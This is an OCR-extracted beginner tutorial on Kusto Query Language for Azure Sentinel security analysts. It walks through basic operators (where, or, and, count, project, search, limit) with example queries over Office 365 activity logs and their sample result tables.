- **Kusto Query Internals** – Azure Sentinel Reference

Author	Huy Kha
Contact	Huy_Kha@outlook.com

Summary

This documentation is about Kusto Query Language (KQL) with a primary focus on targeting the Security Analysts audience. KQL can be used by Security Analysts to search for security events at a large scale, which makes it very useful to have a basic understanding of it.

Cloud & Security Administrators who manage Azure AD & Office365 can use this document as well to understand on how to search for different activities in their Cloud environment. We will cover a few examples such as finding activities in Azure AD, Exchange & SharePoint – Online.

The purpose of this documentation is to provide a basic understanding on how the structure of KQL works with ''hands-on'' examples. It walks you through the different steps on searching and analyzing different datasets, and last, but not least. There is a homework section at the end of this document to make sure that you also practice it hands-on.

There is nothing ''advanced'' here, because the focus is on using common KQL operators in practice, and not the rare ones. That you might only use once a while.

What will you learn?

Summary:

The goal is to teach you how to use KQL to search for different datasets. However, this doesn't mean, that I will teach you every specific KQL operator or other fancy tricks.

This documentation is based on different use-cases from data sources, such as Azure AD, Exchange, SharePoint, Sysmon, Windows Security Events, and Active Directory.

Every chapter contains a data source that I will cover with different use-cases, and after the use-cases has been described. A KQL query needs to be written to search for it in the logs.

One of the best way to learn KQL is to look at examples and do it by yourself. It is not difficult, but it requires some practice to get the feeling.

At the end of the day, I hope that you will learn something from it. What's even better is, if you could improve the KQL queries in this document. We all can learn from each other, so I don't claim that this document is perfect.

What you also will notice is that we will repeat a lot of stuff in all the chapters :)

Chapters

• **KQL –** Operators discussed

- Tabular Operators

1.3.1	Where
1.3.2	Or
1.3.3	And
1.3.4	Count
1.3.5	Project-away
1.3.6	Project
1.3.7	Search
1.3.8	Limit
1.3.9	Distinct
1.3.9.1	Summarize any(*) by
1.3.9.1	Summarize count() by
1.3.9.3	Parse
1.3.9.4	Project-rename
1.3.9.5	Sort
1.3.9.6	Render

- String Operators

1.4	Contains
1.4.1	Matches regex
1.4.2	Has
1.4.3	in

• **KQL –** Functions discussed

- Scalar functions

1.5	Parse_json()
1.5.1	Base64_decode_string()
1.5.2	Ago()
1.5.3	Todatetime()
1.5.4	Parse_xml()

- Aggregation functions

1.6	Dcount()
1.6.1	Dcountif()

• 1.1) – What is Kusto Query Language?


Summary:

Kusto is based on a relational database management system, which is basically just a fancy term for storing data in a structured format by using rows and columns. This makes it's very easy to lookup for specific values within a database.


A Kusto query is like how Microsoft describes it. A read-only request to process (Kusto) data and return results.

The reason that it is a ''read-only'' request is, because the processed Kusto data or the metadata can't be modified.

At the image down below. We ran a simple KQL query in Log Analytics that has been marked in red. After the query has been executed. It processes some results, which contains specific values within a database. This has been marked in green.



Like discussed before. All the data and metadata can't be modified by someone. Even when someone has Global Admin privileges. This ensures that the integrity of the return results stays legitimate.




• 1.2) – Schema of KQL


Summary:

A Kusto query uses **schema** entities that are organized in a similar way like SQL. It has **databases**, **tables** and **columns**.


As you can see in the image. There are different tables stored in a database and it has been marked with red. There is also a table that has been marked as blue, which is **OfficeActivity**. This table will be used during this example to explain KQL further.




When we expand the **OfficeActivity** table, we can see different columns. Those columns are an attribute or a property of the data that is stored in a particular row.



Like said before. All of the columns contains data that is stored in a particular row. As you can see in this example. I have marked two columns in red. Both columns contains values, and the **Operation** column has different values, such as **Set-ConditionalAccessPolicy** and **Enable-AddressListPaging**.



We can use columns to filter for specific values, because perhaps we might only be interested in one or two particular values, like for example. **Add-MailboxPermission** that belongs to the **Operation** column.



This is how the basics of a KQL query structure works, and as you probably have notice. It is very similar to SQL.

During this entire documentation it is not necessary required to have a SQL DBA background, but it is always an advantage of course.

• 1.3) – Examples of KQL operators

Summary:

Every KQL query contains a query statement and one of them is at least a tabular expression statement. A tabular expression statement generates one or more tabular results.

The following example is based on a simple KQL query that calls the reference table **OfficeActivity**

```
OfficeActivity
```

Here is the returned results for all the activities that are related to Office365 (Exchange & Share-Point – Online). If we look at the image down below. All the columns have been marked in red, and as we know. Columns contains a value in different rows.

We can see at the **OfficeWorkload** column that it contains activities related to OneDrive, but what if we want to find activities related to Exchange?

TimeGenerated [UTC]	RecordType	Operation	UserType	OfficeWorkload
4/22/2020, 5:37:49.000 PM	SharePointFileOperation	FilePreviewed	Regular	OneDrive
4/22/2020, 5:37:51.000 PM	SharePointFileOperation	FilePreviewed	Regular	OneDrive
4/22/2020, 5:47:11.000 PM	SharePointFileOperation	FilePreviewed	Regular	OneDrive
4/22/2020, 5:47:12.000 PM	SharePointFileOperation	FilePreviewed	Regular	OneDrive

To do this, we need to use the **where** operator. This operator filters on a specific predicate.

Run the following KQL query in Log Analytics:

```
OfficeActivity
| where OfficeWorkload == "Exchange"
```

The string operator **==** summarize the **where** operator to look specifically for the value Exchange in this example.

Now if you look at all the returned results, you will notice that the **OfficeWorkload** column only contains the **Exchange** value.

TimeGenerated [UTC]	RecordType	Operation	UserType	OfficeWorkload
4/22/2020, 5:49:48.000 PM	ExchangeAdmin	Set-Mailbox	Admin	Exchange
4/22/2020, 5:55:52.000 PM	ExchangeAdmin	Add-MailboxPermission	Admin	Exchange
4/22/2020, 5:56:38.000 PM	ExchangeAdmin	Add-MailboxPermission	Admin	Exchange
4/23/2020, 1:04:44.000 AM	ExchangeAdmin	Set-ConditionalAccessPolicy	DcAdmin	Exchange

• 1.3.1) – **Where** operator

The **where** operator will be one of the most used during this entire documentation, so it is good to understand the basic of it.


The **where** operator is usually combined with the following two string operators:

String operator	Case-sensitive?
==	Yes
=~	No

- Example (1)

If we run the following KQL query. No results will be displayed, because there is no capslock on the ''E'' of Exchange.

```
OfficeActivity
| where OfficeWorkload == "exchange"
```



- Example (2)

If we now run the following KQL query. It will return expected results, because the **=~** string operator doesn't follow the case-sensitive rule.

```
OfficeActivity
| where OfficeWorkload =~ "eXcHaNgE"
```

TimeGenerated [UTC]	RecordType	Operation	UserType	OfficeWorkload
4/22/2020, 5:49:48.000 PM	ExchangeAdmin	Set-Mailbox	Admin	Exchange
4/22/2020, 5:55:52.000 PM	ExchangeAdmin	Add-MailboxPermission	Admin	Exchange
4/22/2020, 5:56:38.000 PM	ExchangeAdmin	Add-MailboxPermission	Admin	Exchange
4/23/2020, 1:04:44.000 AM	ExchangeAdmin	Set-ConditionalAccessPolicy	DcAdmin	Exchange

- 1.3.2) – **Or** operator

Let's say that you are only interested in the **Set-Mailbox** & **Add-MailboxPermission** (Blue) values that belongs to the **Operation** (Red) column.


TimeGenerated [UTC]	RecordType	Operation	UserType	OfficeWorkload
4/22/2020, 5:49:48.000 PM	ExchangeAdmin	Set-Mailbox	Admin	Exchange
4/22/2020, 5:55:52.000 PM	ExchangeAdmin	Add-MailboxPermission	Admin	Exchange
4/22/2020, 5:56:38.000 PM	ExchangeAdmin	Add-MailboxPermission	Admin	Exchange
4/23/2020, 1:04:44.000 AM	ExchangeAdmin	Set-ConditionalAccessPolicy	DcAdmin	Exchange

In this case, you will need to use the ''**or**'' operator to be able to filter on two or more values.

Run the following KQL query in Log Analytics:

```
OfficeActivity
| where Operation == "Set-Mailbox" or Operation == "Add-MailboxPermission"
```

Now it will only return the results that contains **Set-Mailbox** or **Add-MailboxPermission** values at the **Operation** column.



The ''**or**'' operator will look for both **Set-Mailbox** and **Add-MailboxPermission** values to see if it can find at least one of the result or perhaps both. This operator is useful when looking for multiple values.


- 1.3.3) – **And** operator

The ''**and**'' operator is meant for searching results that must contains the values that you are looking for.

In this example, when we run the following KQL query:

```
OfficeActivity
| where OfficeWorkload == "Exchange"
```

We will receive 78 results and it is hard to look at every result manually, but if we use the ''**and**'' operator. We can specify that the query must contains the values we are looking for.



Results | Chart | Columns | Add bookmark | Display time (UTC+00:00)

Completed. Showing results from the last 7 days. 00:00:00.830 | 78 records

Drag a column header and drop it here to group by that column

TimeGenerated [UTC]	OfficeId	RecordType	Operation	OrganizationId
4/22/2020, 4:03:23.000 AM	2e74ddb0-d468-4e55-0bc3-08d7e6721a33	ExchangeAdmin	Set-ConditionalAccessPolicy	0e1c2ac1-a38d-485e-a29d
4/22/2020, 4:03:23.000 AM	1c59fe6f-2e9b-4edf-08a4-08d7e6721a60	ExchangeAdmin	Set-ConditionalAccessPolicy	0e1c2ac1-a38d-485e-a29d
4/22/2020, 5:49:48.000 PM	95da1ddb-f9a0-414e-f762-08d7e6e58d06	ExchangeAdmin	Set-Mailbox	0e1c2ac1-a38d-485e-a29d
4/22/2020, 5:55:52.000 PM	2943eb22-385b-4457-ad58-08d7e6e66603	ExchangeAdmin	Add-MailboxPermission	0e1c2ac1-a38d-485e-a29d

In this example, we are interested in the **Add-MailboxPermission,** so if we run the following KQL query in Log Analytics:

```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Add-MailboxPermission"
```

We will only receive **Add-MailboxPermission** as a returned result as you can see.

TimeGenerated [UTC]	OfficeId	RecordType	Operation	OrganizationId
4/22/2020, 5:55:52.000 PM	2943eb22-385b-4457-ad58-08d7e6e66603	ExchangeAdmin	Add-MailboxPermission	0e1c2ac1-a38d-485e-a29d-cc12d1c8
4/22/2020, 5:56:38.000 PM	2f237c30-ac94-4800-f5b2-08d7e6e68130	ExchangeAdmin	Add-MailboxPermission	0e1c2ac1-a38d-485e-a29d-cc12d1c8
4/21/2020, 7:42:19.000 PM	54c6935e-ff17-4c6a-e039-08d7e62c1a4d	ExchangeAdmin	Add-MailboxPermission	0e1c2ac1-a38d-485e-a29d-cc12d1c8
4/17/2020, 5:44:40.000 AM	86e72c8e-63f1-4f0d-fbfb-08d7e2926c61	ExchangeAdmin	Add-MailboxPermission	0e1c2ac1-a38d-485e-a29d-cc12d1c8

- 1.3.4) – **Count** operator

The **count** operator counts says it all, but this operator counts the returned values at a column for you.

In this example. We are looking at the **RecordType** column, where it has the value **SharePoint-FileOperation**.

TimeGenerated [UTC]	OfficeId	RecordType	Operation
4/22/2020, 5:37:49.000 PM	2ff4e866-a992-4852-f9e9-08d7e6e3e0bc	SharePointFileOperation	FilePreviewed
4/22/2020, 5:37:51.000 PM	12dc0c94-f452-474e-a3c7-08d7e6e3e1a7	SharePointFileOperation	FilePreviewed
4/22/2020, 5:47:11.000 PM	378a74aa-cb7e-44d5-c872-08d7e6e52f7b	SharePointFileOperation	FilePreviewed
4/22/2020, 5:47:12.000 PM	8d10df03-6e55-476e-6fcd-08d7e6e52ff4	SharePointFileOperation	FilePreviewed

Now if we run the following KQL query, we can see how many results exist.

```
OfficeActivity
| where RecordType == "SharePointFileOperation" | count
```

As you can see in the returned results. 11 results exists.

Count
11

- 1.3.5) – **Project-away** operator

In most cases you will see different columns that might not be interesting for you. It possible to use hide those columns in the returned results by using the **project-away** operator.

At the following example. There are two columns with the names **OfficeId** & **OrganizationId** that we aren't interested in.

TimeGenerated [UTC]	OfficeId	RecordType	Operation	OrganizationId
4/22/2020, 5:37:49.000 PM	2ff4e866-a992-4852-f9e9-08d7e6e3e0bc	SharePointFileOperation	FilePreviewed	0e1c2ac1-a38d-485e-a29d-cc1
4/22/2020, 5:37:51.000 PM	12dc0c94-f452-474e-a3c7-08d7e6e3e1a7	SharePointFileOperation	FilePreviewed	0e1c2ac1-a38d-485e-a29d-cc1
4/22/2020, 5:47:11.000 PM	378a74aa-cb7e-44d5-c872-08d7e6e52f7b	SharePointFileOperation	FilePreviewed	0e1c2ac1-a38d-485e-a29d-cc1
4/22/2020, 5:47:12.000 PM	8d10df03-6e55-476e-6fcd-08d7e6e52ff4	SharePointFileOperation	FilePreviewed	0e1c2ac1-a38d-485e-a29d-cc1

To hide these columns in the returned results. Run the following KQL query in Log Analytics:

```
OfficeActivity
| where RecordType == "SharePointFileOperation"
| project-away OfficeId, OrganizationId
```

Now the returned results will hide the **OfficeId** & **OrganizationId** columns.

TimeGenerated [UTC]	RecordType	Operation	UserType	UserKey
4/22/2020, 5:47:11.000 PM	SharePointFileOperation	FilePreviewed	Regular	i:0h.f|membership|10032000a9a73a3a@live.com
4/22/2020, 5:47:12.000 PM	SharePointFileOperation	FilePreviewed	Regular	i:0h.f|membership|10032000a9a73a3a@live.com
4/22/2020, 6:19:07.000 PM	SharePointFileOperation	FilePreviewed	Regular	i:0h.f|membership|10032000a9a73a3a@live.com
4/22/2020, 6:19:08.000 PM	SharePointFileOperation	FilePreviewed	Regular	i:0h.f|membership|10032000a9a73a3a@live.com

- 1.3.6) – **Project** operator


The **project** operator allows you to decide which columns you want to display in the results. It is very useful to get only the necessary results.

When we run the following KQL query in Log Analytics:

```
OfficeActivity
| where RecordType == "ExchangeAdmin"
```

We get different columns with values, but we might only be interested in a few of them. In this example, we're only interested in the columns that have been marked in red. These are the following columns:

- TimeGenerated
- RecordType
- Operation




TimeGenerated [UTC]	OfficeId	RecordType	Operation	OrganizationId
4/22/2020, 4:03:23.000 AM	2e74ddb0-d468-4e55-0bc3-08d7e6721a33	ExchangeAdmin	Set-ConditionalAccessPolicy	0e1c2ac1-a38d-485e
4/22/2020, 4:03:23.000 AM	1c59fe6f-2e9b-4edf-08a4-08d7e6721a60	ExchangeAdmin	Set-ConditionalAccessPolicy	0e1c2ac1-a38d-485e
4/22/2020, 5:49:48.000 PM	95da1ddb-f9a0-414e-f762-08d7e6e58d06	ExchangeAdmin	Set-Mailbox	0e1c2ac1-a38d-485e
4/22/2020, 5:55:52.000 PM	2943eb22-385b-4457-ad58-08d7e6e66603	ExchangeAdmin	Add-MailboxPermission	0e1c2ac1-a38d-485e

Run the following KQL query to achieve this:

```
OfficeActivity
| where RecordType == "ExchangeAdmin"
| project TimeGenerated, RecordType, Operation
```

Now in the returned results you can see that only the three columns are returned in the results.



TimeGenerated [UTC]	RecordType	Operation
4/22/2020, 4:03:23.000 AM	ExchangeAdmin	Set-ConditionalAccessPolicy
4/22/2020, 4:03:23.000 AM	ExchangeAdmin	Set-ConditionalAccessPolicy
4/22/2020, 5:49:48.000 PM	ExchangeAdmin	Set-Mailbox
4/22/2020, 5:55:52.000 PM	ExchangeAdmin	Add-MailboxPermission

- 1.3.7) – **Search** operator

The **search** operator will look for a specific keyword across all the tables and columns.

When you run the following KQL query in Log Analytics:

```
search "Exchange"
```

It will return results, where the keyword ''Exchange'' exists in each table or column.

TimeGenerated [UTC]	$table	Category	ResultSignature	CorrelationId	Resource
4/23/2020, 8:10:58.798 AM	AuditLogs	RoleManagement	None	7d472c23-7070-4c32-b388-a7f83e4c6a43	Microsoft.aadiam
4/23/2020, 5:48:33.181 PM	AuditLogs	RoleManagement	None	1889784a-9608-4db0-b6df-b53af9657ab6	Microsoft.aadiam
4/24/2020, 1:14:21.000 AM	OfficeActivity				
4/24/2020, 1:14:21.000 AM	OfficeActivity				

Now another example is by searching on the word ''Admin''

```
search "Admin"
```

In the returned results, it will scroll down to every table and column to see if the word ''Admin'' has appeared.


TimeGenerated [UTC]	$table	ResourceId	OperationName
4/23/2020, 8:10:54.137 AM	AuditLogs	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Remove member from role
4/23/2020, 8:10:58.798 AM	AuditLogs	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Add member to role
4/23/2020, 5:48:33.181 PM	AuditLogs	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Add member to role
4/22/2020, 5:49:48.000 PM	OfficeActivity		

- 1.3.8) – **limit** operator

The **limit** operator returns up to the specified number of rows.

When we run the following KQL query in Log Analytics it will return 26 results.

```
search "Admin"
| project-away OperationVersion, UserId, OfficeId, AADTenantId
```




ed. Showing results from the last 7 days. 00:00:01.326 26 records

umn header and drop it here to group by that column

TimeGenerated [UTC]	$table	ResourceId	OperationName	Category	R
4/23/2020, 8:10:54.137 AM	AuditLogs	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Remove member from role	RoleManagement	N
4/23/2020, 8:10:58.798 AM	AuditLogs	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Add member to role	RoleManagement	N
4/23/2020, 5:48:33.181 PM	AuditLogs	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Add member to role	RoleManagement	N
4/22/2020, 5:49:48.000 PM	OfficeActivity				

Now run the following KQL query to limit the amount of rows to 5 for example.

```
search "Admin"
| project-away OperationVersion, UserId, OfficeId, AADTenantId | limit 5
```



Completed. Showing results from the last 7 days. 00:00:01.689 5 records

Drag a column header and drop it here to group by that column

TimeGenerated [UTC]	$table	ResourceId	OperationName	Category	R
